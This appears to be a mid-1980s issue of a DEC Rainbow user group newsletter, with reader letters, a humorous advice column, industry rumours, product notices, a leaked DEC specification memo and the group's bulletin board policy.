The program is menu-driven. At the MS-DOS prompt you can begin by typing JOBSDUMP (of course, you must have a graphics option). A menu will appear which asks whether you wish to do a medium or high resolution screen dump. [I'm not quite sure, though, what happens when resolution is high.] You also can select a 1:1 dump or have the video image take up the full page. I've included a few experiments using an LA50 printer and the opening screen from SCRAM. These all took less than 10 minutes! I haven't had a great opportunity to experiment with the program but it seems like a terrific find. Everything that I've seen so far appears very professional, and I believe this program is a 'must-have' for any Rainbow owner with a graphics option and an LA50 or LA100 printer. (Jim O'Brien doubts that his program will work on other printers due to the way in which different manufacturers deal with graphics.)

George Theall
Chair, University of Pennsylvania Rainbow User's Group (215) 662-0558

ED: Thanks for the information. To those who are interested, JOBSDUMP was available at Anaheim, and is also available on a number of FIDOs.

Dear Caroline,

I am one of about thirty farmers/ranchers in Eastern Washington [state] who have been abandoned by DEC. We all bought Rainbows about two years ago to help us in accounting and enterprise analysis. A secondary application is running spreadsheets, and a few use their systems for wordprocessing.

We haven't given up on DEC yet (a majority of us can't afford to shift to another computer at this time). However, we are trying to organize a user's group, mainly to share ideas and to help each other when problems are encountered. None of us have found any useful information on the Rainbow in any of the commercially available publications. The best information I've seen comes from the SIG Newsletter.

Bob Haynie
Odessa, WA

ED: Note to other readers, if you are using a farm application, and want to correspond with someone else who is, you can reach Bob at Rte. 1, Box 130, Odessa, WA 99159.

Dear Caroline,

The article on diskettes and drives by Andrew Lawlor in the most recent newsletter raised some questions:

1. Does the reinforcing hub damage the drive, as has been previously suggested?

2. If diskettes are not transported between systems, is it necessary to bulk erase old diskettes instead of using the format procedure? Why or why not?

I have been using Opus diskettes for a year (SS/DD soft sector P/N 520-01, from Computer Resources in Cleveland, OH 44135). The diskettes do have a reinforcing hub ring and I have never experienced any data errors. afdter reading the newsletter, I asked my local computer store to locate suitable disks for me. They obtained "DEC-compatible" diskettes from Opus--with a hub ring. For an extra $20 a box, they were preformatted. According to the manager, the hub ring on Opus diskettes is thinner than others on the market.

Opus does make a SS/DD soft-sectored diskette without a hub ring (P/N 520-01-200). The mylar base is identical to that used in the 520-01 diskettes. In fact, when Computer Resources cuts the base, it does not know how the end product will be configured. Thus there is no difference in the quality of the media between the two diskettes made by Computer Resources. (Apparently some manufacturers use a thinner (cheaper) mylar base

to produce diskettes with reinforced rings since the hub ring protects the diskette from wear in the drive and the sturdier base is not required.)

D. Scott Metsger
Columbus, OH

ED: See Andrew Lawlor's follow up article for the full story--it is very interesting! The hub controversy continues to swirl around. DEC claims that the drives can be damaged. Practical experience of hundreds of Rainbow users is that this rarely happens. As long as you have a service contract, it is a moot point. If not, the drives could cost up to $900 to replace. My advice is to use whatever diskette you like. (The WARUG chairman uses diskettes which are less than 60 cents each. . .and has no problems with them. They are far more reliable than non-hubbed disks, which have a shorter life.) Essentially if a disk runs on an IBM PC, it will run on a Rainbow. Be sure to make back-ups, though. As for transporting between systems, bulk erasing is not necessary unless you are transporting between different brands of computers. Because IBM tracks are wider, for instance, if you plan to reuse the disks in the Rainbow, you'll need to bulk erase. By the way, if you are a stereo buff, you might have considered using your tape deck degausser to erase disks. One of our members tried it and reports that it did not work very effectively.

Dear Caroline,

The Microsoft Basic listing to produce fractals has an error. The changes required to get the program to run at all (I am still not sure it is producing the kinds of images anticipated) are:

```
170 S=SQR(X*X+Y*Y)        [the change here is a '+' instead of '=']

175 Y=SQR((-X+S)/2)       [this is a new line]
```

Hope this helps.

Carl E. Hall
Assistant Professor
Biology Department
Albion College
Albion, MI 49224

ED: Has anyone else tried the fractal program?

Dear Ms. Mack,

I really enjoy the newsletter. I have several questions.

First, can you tell me how to go about copywriting software? Is there a different method if you are copywriting public domain as opposed to commercial software?

Second, can you tell me how to sell software I wrote? I would like to sell my own software but don't know what to do. Do I need to start my own company?

Third, I read in the December issue of the newsletter than an IBM-emulator will be available for the Rainbow. . .enabling it to run IBM's version of Lotus 1-2-3. Is this available yet? I have not seen any emulators other than DIBEM (sometimes called IBM). As far as I know, this program--I have the test version--will not provide extensive IBM compatability.

Fourth, is there a Rainbow Referral Software Directory available? After calling 800-DIGITAL, I was told to call another 800 number (800-258-1710), and learned that this number was disconnected! Then I called 800-DEC-8000, and was asked for an access code. After explaining my question, I was connected to another person who told me to call another number which wasn't toll free. I finally gave up.

Fifth, you probably read about Ted Needlemen's idea called project "Project Transport". I think it's a great idea. Wouldn't it be helpful if a column is put in the Newsletter which includes a list of converted software for the Rainbow?

P. S. Where can I buy or subscribe to Hardcopy?

Alok Kapoor

ED: I will have to defer on the questions of how to copyright software. (Readers are encouraged to comment on how to do this.)

As far as IBM emulators go, as you discovered, DIBEM (sometimes called IBM) does not, as early rumors suggested, allow you to run Lotus 1-2-3. The program is very limited. So far, I've been told that it will run IBM versions of: WordStar, WordPerfect version 4.0, Infocom Games, and the Norton Utilities. Dan Pleasant, the program's author, is working on new versions which will probably be sold, not put in the public domain. He mentions that the program will be somewhat limited. Emulate 84, another product which is supposed to profer IBM compatibility, ought to get an award for Vaporware of the year product. That leaves RB Link, a hardware/software compatiblity combination, which is not available yet, but will be demonstrated at the next meeting. I'll keep everyone posted on developments via the newsletter.

As for the Rainbow Referral Software Guide. . .it no longer exists as we know it. There is a new catalog, which you should be able to get from DEC DIRECT. It supposedly combines the old DEC DIRECT catalog with the old Add-Ons and Upgrades catalog. I have not seen this catalog, although at least one member has received a copy. I asked DEC DIRECT (800) 258-1710 (the number is still working) for the DEC DIRECT PLUS catalog over a month ago and haven't yet received it. The Personal Computer Systems Group at DEC has put out their own catalog at the last two DECUS Symposiums, which is an abbreviated and annotated list of software available for the Rainbow. Eventually, there is supposed to be a Rainbow Ware on-line

database, but that is not available yet.

I would love to see a column in the newsletter talking about converted software for the Rainbow. . .if there was enough of it! As I hear about software, that runs on the Rainbow, I do mention it in the newsletter, so keep reading. (To other readers, if you know of any, please drop me a note.) Ted Needleman has started a FIDO, Rainbow Corner at (914) 425-2613.

Hardcopy magazine is available by subscription for $16 a year, or, if you qualify, for free. For more information, write to Hardcopy, Circulation Department, 1061 South Melrose, Suite D, Placentia, CA 92670.

Dear Caroline,

My phone bill is astronomical this month, so I decided to write rather than leave a message on the board [Wash-A-RUG FIDO].

I told you on the phone about the fellow who wrote to Digital Review (specifically to Jon Cohler's "Tech Talk" column). The questioner had attempted to format a 5 megabyte ST506 hard disk, but the DEC utility formatted it as a 10 megabyte hard disk. Cohler replied that formatting the disks was impossible because DEC modified the RD interfaces on the drivers. A few weeks after reading that article, I read a message on a Massacusetts FIDO board aobut using Seagate ST506 5 megabyte disks sold by third party dealers. Someone found a very simple solution: when you format the disk, use the /I (initialize) option.

Darryl Pope
West Hartford, CT

ED: Thanks! For those who want to buy cheaper hard disks, the information you need on how to do it is in the Rainbow Technical section of this newsletter.

FIDO requests:

From: Kerry Copple
To: All
Subj: Printscreen, public domain database, and remote use of the Rainbow.

There are 3 things I need help on. They are:

1. Is there a printscreen program out there that works while using "Graphwriter"?

2. Is there a public domain database program that runs on a Rainbow? Has anyone tried the one in the DECUS library? I don't know the volume no.

3. When I try to run my Rainbow remotely, Lotus 1-2-3, Graphwriter etc., redirect their output to the rainbow and not

the remote terminal like I want. Any fixes?

Thanks!

Vin McClellan of Digital Review has asked this question: Which of the printers available on the Lotus IBM PC printer driver work? (The file is called Lotus.dlb, and is available on the Wash-A-Rug Bulletin Board as well as in the WARUG Library, on Volume 55.) If you have tried a printer and it works, send a postcard to the newsletter editor.

MS. MOTHERBOARD

Dear Ms. Motherboard,

In your column I've seen letters dealing with all sorts of computer related problems. I've read your answers with great interest, especially those dealing with the reaction of other family members to the computer. My problem may be unique.

Our two large dogs are very jealous of the computer. They don't seem to mind if my husband and I watch television--they can easily sidle up for some scratching behind the ears. But when either of us uses the computer (or worse, if we work together at the computer), we can count on assault from all sides. One dog will crawl under the computer table and stick her nose up to be petted. (This definitely destroys keyboard technique.) The other dog "attacks" from the rear, jumping up, putting her paws on my shoulders, and sticking her nose in my hair. Of course, I stop and pay attention to them both, but almost as soon as I get back to work, they reverse positions and beg for more affection. I've tried keeping them out of the office, but they whine piteously and, soft-hearted fool that I am, I always let them back in.

Now they seem to have escalated into a war against the computer itself. The older dog began by grabbing UPS packages (which usually have software in them) and running off with them, shaking them vigorously as she ran. The younger moved on to shredding the computer magazines and newspapers that I carelessly left within her reach (not the WARUG Newsletter, however!). Then, last month, while my husband and I were at the WARUG meeting, the younger dog actually ATE most of a diskette. (She didn't get sick from it.)

Ms. Motherboard, I dread thinking about what they'll do next. I love my dogs but I am contemplating doggicide. What can I do?

--In the Doghouse

Dear Doghouse,

It appears that your dogs are indeed jealous of the computer. However, the problem is not their jealousy. . .it is a

dreadful lack of training. Well trained dogs do not jump up on anyone--whether or not the individual is seated at a computer. You do not mention the age of your dogs, but it appears that at least one is still a puppy. (Only a puppy would find a diskette chewable.) Ms. Motherboard suggests several solutions, all of which will help to alleviate your problems. First, take the dogs to dog obedience school. They definitely need to learn some manners. Second, whenever possible, keep the dogs outside while you are computing. Third, invest in a large supply of chew bones, and keep the magazines out of reach. The trick here is to keep your eyes on the dogs, so that you can stop right at the beginning of a potentially destructive or unacceptable act. Finally, when the dogs are nearby, take a short break every hour or so to give them the attention they crave. That also gives you a break from looking at the screen. The time you spend now in training your dogs will be repaid many times over their lifetime, and you will be much less frustrated.

Dear Ms. Motherboard:

Birthday parties for youngsters are getting pretty expensive lately. Danny, my 8 year old, has been to parties at the Pizza Time Theater, to the horseback riding farm, to the local hamburger and ice cream parlor, and even to the movies and miniature golf. These parties are so expensive, but I hated to disappoint Danny by throwing him an old-fashioned at-home party. I had an idea which really worked out well for us which some of your readers might appreciate.

Danny's school has a computer lab for the children which is equipped with Ataris, Apples, and DECs, and software for them. They open up the lab on Saturday morning for children who have scheduled half-hour sessions. I managed to schedule a two-hour block of time at 10 AM for ten children. It was free! We took Danny and his friends there to play games and to program for a while, and then served cake and ice cream in the cafeteria at lunch time. It was a big hit! And some of the children even learned something!

Hostess with the Mostess

Dear Hostess,

What an imaginative idea! Thanks for sharing it. Ms. Motherboard abhors the Chuckie Cheese sort of birthday party, which is very expensive and certainly not very edifying. (What a shame children are too sophisticated for the old fashioned birthday parties with simple games like Pin The Tail On The Donkey and Spin The Bottle.)

Dear Ms. Motherboard,

My boyfriend is truly the man who has everything. This year he bought a Rainbow PC, and also acquired a ton of software -- everything from Zork to Lotus 1-2-3, from Chess to D-Base III.

I want to get him something special this year for Christmas, but I'm really stumped. What do hackers really want? Thanks for any suggestions!

Ms. Claus

Dear Ms. Claus,

With great trepidation, Ms. Motherboard has ventured into the lairs of a few hackers to see what it is they really want and need. Here are some of the things she discovered that dedicated enthusiasts want:

--a second computer (you'll have to artfully sound him out on this). Favorites are, a second Rainbow to take to work, an IBM PC or clone to take to work (no more having to fight for a terminal at your own desk), a Macintosh for fun. Keep in mind that sticking with the same computer will be a savings in software.

--IBM compatibility. True compatibility won't be available until the spring.

--a bigger hard disk. If he already has a hard disk, DEC's new RD31, with 20 megs is only about $1500.

--a hard disk backup. Check last month's newsletter for listings on two that are available, one a tape backup system, the other a removable winchester system. Univation also offers a removable winchester system.

--a hard disk--if he doesn't already have one, he undoubtedly wants one.

--a Color monitor and graphics card.

--a 2400 baud modem. The U. S. Robotics is popular with Bulletin Board sysops.

--a subscription to Compuserve.

--More diskettes!

Dear Ms. Motherboard,

We got our Rainbow last Christmas. You know there's nothing sadder than last year's bedraggled Christmas presents. Our Rainbow is only a year old, but it looks like ten! The keyboard is filthy dirty from kid's hands and sweat. I'm afraid to clean it because of the chance of getting water inside it. Is it safe to use Fantastic on it?

Heloise I'm Not

Dear Heloise,

Just the thought of a sweaty keyboard (or a sweaty anything) repulses Ms. Motherboard, who NEVER uses that word. Quelle DISGUSTING. Ordinarily Ms. Motherboard does not concern herself with the vagaries of housework, but in this case she will let you in on her own secret. Ms. Motherboard has instructed her household help to use a white lintless cloth dampened with Windex to clean the keys. Of course, the computer must be turned off before the keyboard is cleaned. Wipe the keys lightly. That should remove any dirt. (If they are really dirty, buy a new keyboard!) The same technique may be used on the system unit, printer and monitor, should they become dirty. DEC recommends that their own screen cleaner be used on the screen, but modern screens can be cleaned with Windex, also.

Ms. Motherboard has also noticed that dust can accumulate not only on the outside of the system unit (particularly on the intake side). If absolutely necessary, the plastic top of the system unit can be immersed completely in water, although this is not recommended. Instead, detach it from the unit and use a vacuum cleaner to remove the dust inside and out. If you decide to clean the cover in water, use lukewarm water and Ivory Dishsoap or something similar to wash it.

The boards themselves get dirty. Ms. Motherboard suggests using a large camelhair or other soft thick paintbrush (the kind that you used in grade school, about an inch wide), or the kind that you would use on a camera lense, to EXTREMELY CAREFULLY AND GENTLY flick the dust off of the various boards on the inside of the Rainbow. (Oh no, Ms. Motherboard has committed that gravest of sins, a split infinitive.)

By the way, Ms. Motherboard suspects that Fantastic could be used instead of Windex on the screen or keyboard. But NEVER spray it directly on the computer itself.

Finding perplexing parity errors? Questions related to computer etiquette and the effect of computers in your life should be sent to Ms. Motherboard care of the Newsletter Editor. Naturally, whenever possible, letters should be sent on tasteful buff micro-perf bond with matching envelopes, but enhanced dot matrix printing is acceptable.

THE GRAPEVINE

. . . .the demand for used Rainbows seems to be rising. . .the wholesale price of an A is as low as $600. . .but Rainbow sales still offer a buyer's market. . .The DEC hotline has shrunk. . . specialists have been transferred to other jobs. . .all Rainbow problems are being handled in a single area. No matter what your question, you get the same people. . .if they can't find your answer, they have someone call you back later. . . .MS-DOS version 3.0 is definitely finished, but DEC apparently doesn't intend to announce it. . .perhaps because of upcoming Rainbow

projects. . .More hardware on the way. . .possibly to include a hard disk controller. . .to break DEC's tyranny. . .the LA60, a full color printer is rumored to be on the way. . .no date set. . .DEC signed an agreement last summer to provide 1.2 megabyte disks. . .DEC and Lotus are still discussing whether Lotus Version 2 will be ported to the Rainbow. . .Infocom is not currently working on a version of Cornerstone for the Rainbow after all. . .there are reportedly over 200 ADD's. . .Authorized Digital Dealers in the U.S. who can sell Rainbows. . .where are they hiding? . .DEC has finished work on a patch to correct bugs in dBase III, but has not announced it yet. . .some dBase III buyers are so frustrated that they have suggested that DEC downgrade it to dBase II. . .DEC is threatening to sue Lotus if they do not provide the new version of 1-2-3 for the Rainbow. . .An OEM is reputed to be working on a multi-user operating system for the Rainbow. . .Will DEC have announced a new PC in time for the invitation only DEC WORLD exhibit near the end of February?. . .DEC was particularly upset about the leakage of the PCXX memo (you'll find it at the back of the newsletter, it details specifications for an AT compatible personal computer). . .It appeared miraculously on a few DEC-related Fidos "overnight". . .DEC was reportedly so incensed that they sent security personnel to try to find out where the leak came from. . .A former Rainbow owner writes to say that Mitch Kapor, President of Lotus, indicated in a recent talk that he felt that Lotus had made a mistake by porting Symphony to the Rainbow. . .Lotus plans no more non-IBM compatible versions of their software. . . .DEC is no longer manufacturing the PRO 350, characterized by some as a "dog". . .The supply of cheap 20 megabyte hard disk drives is starting to dry up, and prices will rise. . .the oversupply was apparently due to the cancellation of IBM orders for the disk drives. . .

SHORT NOTES

--Researchers at New York University and University of Paris-Sorbonne are collaborating to devise decision support software which will aid in negotiations in terrorist attacks, such as aircraft and public property seizures and kidnapping. Research is in the early stages.

--"Cyberphobia" or "technostress" are conditions believed to affect up to 14 percent of managers and professionals. Cyberphobia is an intense fear of computers. Technostress is anxiety arising from the demands of learning to work with new technology. The typical cyberphobic, according to a study conducted jointly by the Phobia Society of America and George Mason University, is female, over 50, well organized, did not do well in mathematics in school, and claims not to need a computer for work. Cyberphobics exhibit anxiety and frustration about the pace of automation. Technostress sufferers avoid computers and are uncomfortable in situations where they have to use

computers. Computer anxiety can result in a decrease in productivity.

--If you still like to use CP/M, and have a yen for a word processor/graphics combo, you may want to consider IMAGE, from MicroArt. It's now on sale for $149.95 from MicroArt Corp., 200 Market Building, Suite 961, Portland, OR 97201, (800) MICROART or (503) 228-1148. Image was reviewed in this newsletter several months ago. It runs on both the Rainbow and the DECmate II.

--Byte magazine has established BIX, an information exchange, which offers users a chance to talk to each other. BIX can be reached through Tymnet (call (800) 336-0149 for a local Tymenet number). The registration fee is $25 for Byte subscribers, $39 for non-subscribers. Off peak hourly charges are $9, peak hours are $12 for each hour used. Users are billed through VISA and Mastercard.

--The 18th Annual Bibliography of Computer Oriented Books contains listings of more than 300 new books. The 1985 version of the Bibliography, which is published by the University of Colorado, is 22 pages long and contains 1250 entries from 155 publishers. Introductory texts published before 1982 have been deleted. 86 categories are catalogued by type (reference, textbook, or handbook), and style of presentation (programmed instruction, case study, or narrative.) Cost is $4.00. For more information, contact Computing Newsletter, Box 7345, Colorado Springs, CO 80933. (From Interchange Newsletter, UTHSC)

--PC-Desk is NOT available in a Rainbow version, as reported in one of the DEC specific magazines. The company is willing to try porting it to the Rainbow if DEC will lend them a Rainbow for a few months.

--From the Newsletter of the Integrated Software Federal User's Group (Washington, D. C.) comes this note: Ashton-Tate, publishers of dBase II and III, and eventually Multimate, are beginning to publish two journals. The first is TechNotes, a monthly containing "insider" technical information, such as programming tips, samples, reference section with more detail than the manuals, explanations of commands, addenda, and "work-arounds" to software anomalies (bugs). Cost is $50 annually. The second is the Ashton-Tate Quarterly, for "the professional" person, featuring comprehensive and tutorial explanations of product commands, in-depth case studies, product info from A-T, and highlights from the more expensive TechNotes. The cost is $20. For more information, contact:

Ashton-Tate Quarterly or
Ashton-Tate Tech Notes
P. O. Box 3729
Escondido, CA 92025-0929
(617) 747-1666

--IBM has begun distributing free to all IBM registered user groups the magazine, Exchange, which has about 50 pages of helpful hints, programming techniques, hardware, software, computing theory, getting started, random data, new product announcements, and comments. The magazine is only available at user group meetings. DEC should consider making Perspective available that way. (A recent suggestion that DEC do that was dead ended by one of the Perspective staffers, who said that the budget didn't allow for it.)

--Intel has introduced the 80386 chip, a 32 bit microprocessor which allows simultaneous use of several applications programs which are in entirely different operating systems. The chip allows not only several users, but multitasking for each of the users. 8086 programs can run unmodified on the chip, which has the ability to address 4 gigabytes (64 trillion bytes) of virtual memory. AT&T plans to port the popular Unix System V to the 80386. Currently the chip is priced at $300. A limited number are available, but the 80386 will not be produced in quantity until mid-1986.

--The SSI User Support Group, now under the name, "The WordPerfectionist," is alive and well in Baltimore. Supporting WordPerfect, SSIData, and Mathplan, it provides a monthly newsletter with information on new releases, bugs, problem solving, and integrating WordPerfect with other applications. There is also a [non-FIDO] bulletin board at (301) 889-7895 (300/1200/2400 baud, 8 bits, no parity), which contains an online software library. Membership is $36/year (12 issues). Also available are a compilation of issues 1-7 (with updates as necessary), $13.50 for members, $19.50 for non-members (5% tax for MD residents), and a Macro Editor disk for $10 or a formatted 360K double-sided disk in a prepaid return mailer. For more information, contact The WordPerfectionist, SSI User Support Group, P. O. Box 1577, Baltimore, MD 21203.

--In order to get an account with CompuServe, you must buy a Compuserve "Consumer Information Kit." The kits, which generally offer 5 hours of connect time, typically cost about $40. (Kits bought at Radio Shack have only one hour of connect time.) They are available for $19.95 plus $5.00 shipping charge, from Computer Mail Order, 477 E. Third Street, Williamsport, PA 17701, (800) 233-8950.

--Software goes from DEC to IBM! RS/1, from BBN Software Products Corporation, of Cambridge, MA, a lab analysis product, was originally developed for the DEC PDP-11, then ported to the VAX and the DEC Professional, has now been adapted to run on IBM PCs and mainframes.

--For those who need EPROMs "burned"--that is software of some sort installed on an EPROM (Erasable Programmable Read Only Memory chip), a local company provides this service. For more

information, contact Romulus Microcontrol, Inc., P. O. Box 8669, Rockville, MD 20856, (301) 540-8863.

--Sue Pari, of Jackson, MS, has written to recommend the MAC INKER, available from Computer Friends, 6415 SW Canyon Court, Suite #10, Portland, OR 97221, (503) 297-2321. She says, "Running a small business with a Rainbow and an LA50 printer can be tough enough without having to buy a dozen ribbons every time you turn around. I was originally buying DEC ribbons, but they were so costly that I went to a mail order replacement ribbon. The quality was poor on both types of ribbons and I was having to review each piece of hard copy to be sure the print was adequate. The solution came in the form of the MAC INKER, which is available for all types of printers. MAC INKER works like a charm. If you purchase good quality ribbons and re-ink them as needed, the print quality gets better each time. I have ribbons that I know I have re-inked over 30 times and they show no signs of wear yet. For the cost of about 10 DEC replacement ribbons you can get better hard copy and a lot less aggravation."

--For those who are heavy users of long distance for BBS's, the Fall '85 issue of Washington Consumer's Checkbook has an update article on long distance phone services. The article profiles several different calling situations, including long distance bills at $10, $30, and $100 a month, urban and suburban/other mix of calls, several mixes of day/evening/night calls, length and distance of calls. You can pick out the profile which is closest to your calling situation and determine which of the long distance services would be best. The article does not, however, discuss the quality of the lines. Most services are free, so it would be fairly simple to sign up for the most promising and test them for both voice and data quality. The article also details the carrier's rate per minute charges, as well. Depending on all the variables, savings can range from less than one percent, to almost 40% on monthly long distance charges.

--On the subject of ribbons for the LA50, Robert Paquette of Columbus, OH, writes that Apple Imagewriter ribbons, which are locally available nearly everywhere, appear to be exactly the same as those of the Rainbow. He has used the ribbons in his Rainbow for a few months and has had no problems. Be sure to specify Imagewriter 1 ribbons, as the new Imagewriter 2 ribbons, which look the same, reputedly do not quite fit.

--The long awaited version 4.1 of WordPerfect is out. Getting the new version is easy. Send the title page from your manual, tell the type of computer, give them your customer registration number if you know it, and send a check for $45, to WordPerfect, SSI, 323 North State Street, Orem, UT 84057. If you purchased version 4.0 within 30 days of the release date, version 4.1 is free, but you will have to send a proof of purchase, such as a copy of an invoice. For more information, call SSI at (800) 321-4566.

--The U. S. Senate has voted a fund of $1 million to translate and disseminate Japanese scientific and engineering literature. A similar bill is pending in the house. The program would be administered by the Commerce Department's Office of Productivity, Technology, and Innovation.

--Just in case you were curious. . .the average life of an LA100 ribbon is 5-7 million characters on a re-inking cartridge. The average life of an LA-50 ribbon is 1.1 million characters.

--What has happened to MEC Software, of Parkersburg, WV? Mary Cooper, its proprietor, is undergoing treatment for cancer, and has essentially closed her business. She has a small stock of the following Rainbow packages, which she will sell for $99 each: Multiplan, IMS Mailing List Management, Daisy Aids, Matrix Aids, BPI Personal Accounting, BPI Payroll, MBasic, Polygon Products, TK! Solver. If you are interested, write to her at her home address: Mary Cooper, 206 North Hills Drive, Parkersburg, WV 26101.

DEC NOTES

--DEC reported an 11% slump in operating profit for the first fiscal quarter which ended September 28th despite a 7.2 percent rise in revenue. Insider trading in September included two vice presidents who sold 3380 shares of DEC stock. Equipment sales were nearly flat, compared with the same quarter last year, though high-end VAX 8700 and low-end Micro-Vax workstation sales were strong. DEC also announced that inventory was reduced by $103 million and recievables were cut $29 million from the fourth quarter of last fiscal year.

--John Rose, Group Manager for the Personal Computing Systems Group at DEC, is conducting a survey of members of various user's groups. Ostensibly the survey is to get input from users. Among those called were WARUG's Chairman and Newsletter Editor. Both gave DEC extensive information about the wants and needs of DEC users. The survey covered a number of areas, including products and software that users would like to see, as well as the direction of the Rainbow.

--Digital is one of the three leading suppliers for military and federal computing needs at large computing sites. According to GSA, Digital Equipment garnered 9.6% of the federal business, or $726,647,200. Sperry was the leading supplier, with 19.9% of the market ($1,501,745,200), IBM second with 12.3% of the market ($928,178,800).

--High comedy. . .DEC's Rainbow literature (yes, they DO have promotional literature for the Rainbow!!!) now stresses the Rainbow as "The Well-Connected Personal Computing System for Today's Business Professionals." The usual DEC glossy pictures

show Rainbows with a VAX 11/780 in the background. The advertisement also mentions that the system is designed "so you can upgrade from today's Rainbow 100 personal computer to a 100+ system, or from a 100+ system to a 190 system. . ." Further, the ad states that the Rainbow system "lets you enjoy the finest personal computing software packages available today--leading packages from the world's most respected software vendors." The several page ad concludes, "To hear more about the Rainbow family of products, contact your Digital Sales Representative [Editor's Note: !!!] or call 800-DIGITAL for the representative nearest you." The publication date was 7/85, the same month that DEC announced that the Digital Business Centers would no longer support (and preferred not to sell) the Rainbow.

--More RAINBOW HUMOR: This joke was circulated among DEC employees: The story goes that after Albert Einstein died and went to heaven he would sit by the pearly gates to interview new residents of the heavenly city. On one particular celestial day Einstein talked with three people. He asked the first, "What is your IQ?" and was told "190". So Einstein asked "What is the newest research about unified field theory?" They proceeded to talk for about 40 minutes. He asked the second interviewee "What is your IQ?" The reply was, "120." So Einstein asked, "What is new in DNA research?" They proceeded to talk for another 45 minutes. He then asked the third new arrival, "What is your IQ?" The answer was "80." So Einstein asked, "How is your Rainbow running?"

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SOFTWARE AND HARDWARE
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--Felix is a "friendly" pop-up desk accessory for the Rainbow. It includes a telephone book and dialer, notepad which allows cut and paste from and to MS-DOS screens, a calculator, and an alarm clock. Felix is available for $64.95 from The Boston Software Works, 120 Fulton Street, Boston, MA 02109, (617) 367-6846.

--Boston Software Works is also now selling LC-Term, the popular Rainbow communications product for $124.95. LC-Term offers VT-100 terminal emulation, Kermit and Xmodem file transfer protocols, a powerful script language for automated access to on-line services, an instant hot-key to MS-DOS, and pop-up menus. The primary difference betwen the public domain version and the commercial version is that the commercial version is supported. LC-Term's commercial version is also available for the IBM PC. For more information, contact Boston Software Works at the address above.

--Medical Manager is medical office management program for physicians and chiropractors. It is available for the DEC Rainbow 100+ in either CP/M or MS-DOS. For more information, contact Burton Iwata, Private Practice, 200 S. San Pedro St., Suite 302, Los Angeles, CA 90012, (213) 620-0439.

--Computer Ingenuity has announced version 2.0 of Chess Ingenuity, a "teaching and playing" chess system. The new version has been rewritten in PASCAL for faster move response time. The program, according to Computer Ingenuity, also has increased playing strength and randomness, faster screen input and output. It also includes an onscreen digital tournament type chess clock, with either count down or count up elapsed time, a debug routine for programmers interested in looking at chess program data structures in order to gain insight into the internal workings of a chess program, and a takeback command to allow easy cheating. The program costs $49.95. Updates for Rainbow and IBM PC versions are available for $20. To get the update, send a check made payable to CICA, Inc., along with name and full address, and type of computer to CICA, 4513 Flintlock Drive, Louisville, KY 40216. (Phone number, (502) 448-2719 or (502) 363-9707. Updates for the P/OS system on Pro 300 series, Micro-11 RSX, and Micro-11 RSTS/E
will be available later.

--Forte Communications offers the FortePro 327X Emulator/Adaptor for the PRO 350 and 380. The equipment allows 327x terminal emulation, on a coaxial connection. but adds screen capture, screen print, as well as bi-directional file transfer capability. The system requires 256K memory, and can be used with either the VENIX or P/OS operating system. The company also offers Forte Net. For more information, contact Forte Communications, Inc., 2205 Fortune Drive, San Jose, CA 95131, (408) 945-9111.

--Applied Software Techniques offers SMM-300, a multi-user, multi-tasking ANSI implementation of MUMPS for the PRO 350 and 380. Developed in Scotland, the basic hardware configuration supports three devices. A real time interface can be added to support two more devices. For more information, contact Applied Software Techniques, 234 North Central Avenue, Suite 112, Phoenix, AZ 85004.

PCXX

This is the infamous PCXX memo that was circulating at DECUS and on a number of FIDOs. As this newsletter is being written, there is no firm date for the announcement of the new PC. If it already out, compare to see how close this is! Please note that this does not make it clear whether the new machine will be compatible with the Rainbow.

PCXX: IBM PC-AT Compatible
MS-DOS Compatible
Workstations - Node on DECNet
E Net Connect
Server software

Specs:

Manufacturer's List Price $3,995

* 30 % faster than PC-AT (E/U disc)
* Intel 80286 (8 Mh) + Intel 8287
* 1 Mb memory standard (IBM Compatible)
* 10 M bit E Net connect standard (RJ58 cable)
* 14" Monitor standard (CPU inside) No Fan-Convection cooled
* LK201-KB standard (With IBM mode)
* Software included
* Options:
  * "Pizza Box" - 20 Mb Hard Disk - 3 IBM slots 2,500
  * 2400 baud modem 750
  * 2 Mb memory 1,400
  * 8287 600

Comparison between the PCXX and the IBM PC-AT:

PCXX		IBM PC-AT	
System	$3,995	System	$3,995
1 Mb memory	$	512 kb memory	
		512 kb memory	$1,125
80286 - 8 Mh	$	80286 - 6 Mh	$
1.2 Mb Disk	$	1.2 Mb Disk	$
Monitor + KB	$	Video Ctl	$ 645
		Monitor	$ 275
E-net	$	E-net card,SW,	$ 945
		(opt)	$ 65
Software	$	Software	?
Total	$3,995	Total	$6,050

PCOS

Version 1	Version 2
Q3 FY86 (4/1/86)	Q2 FY87 (10/1/86)
WPS +	WPS + (Gold-Comp. Doc)
Mail	
Spread Sheet	
Query Box	
VTX	
File Cabinet	
A-1 Interface	
E-Net/Async support	
3rd Party Bus. Appls.	
Support: PCXX, RB 100, IBM + Compats. pc,xt,at	
Windows - level B	Windows - Bit mapped, full support
	Calendar management
No Virtual Disk support	Virtual Disk support
	V2 requires LK 250 KB on IBM + new operating system on PC
	E-net cont. available

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FIDO NEWS
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WARUG ESTABLISHES BULLETIN BOARD POLICY

The Washington Area Rainbow User's Group recently established a comprehensive Bulletin Board Policy. The text of the policy follows.

WASHINGTON AREA RAINBOW USERS GROUP
Bulletin Board Policy and Procedures

1. The Washington Area Rainbow Users Group (WARUG) has received from Digital Equipment Corporation a Rainbow 100B computer, 10 megabyte hard disk, and modem for use as a bulletin board. This document states the policies and procedures established for use of that system.

2. The system shall be known as "Wash-A-RUG," which stands for "Washington Area Rainbow Users Group".

3. General

(a) The purpose of the bulletin board is to support the sharing of information, messages, and programs related to DEC microcomputers among interested parties.

(b) The bulletin board shall be operated in a manner consistent with Federal, State, and local laws and regulations. In particular, the operators of the bulletin board will take all reasonable precautions to prevent the use of obscene or offensive language in messages and files, to prevent the distribution of proprietary or confidential information, and to prevent unauthorized distribution of data and programs protected by copyright.

4. System Operator

(a) The operation of the bulletin board is the responsibility of a single individual, known as the SYSOP (SYStem OPerator). The SYSOP is appointed by the Chairman of the WARUG, with the confirmation of a simple majority vote of the Steering Committee.

(b) The SYSOP may, with the approval of the Chairman of WARUG, appoint additional individuals to assist in system operation.

(c) The SYSOP and/or his assistants may be removed from office by a vote of two-thirds of the Steering Committee.

(d) Upon adoption of this policy statement, and within ten days of the appointment of a new SYSOP, the SYSOP shall

execute a signed receipt for the system, acknowledging WARUG's ownership. This receipt shall be addressed to the Chairman, who shall inform the Steering Committee at its next meeting that this provision has been complied with.

(e) Upon resignation or removal, the SYSOP shall provide for the safe delivery of the system together with all associated files to a location identified by the Chairman. WARUG shall pay reasonable and necessary expenses for this move.

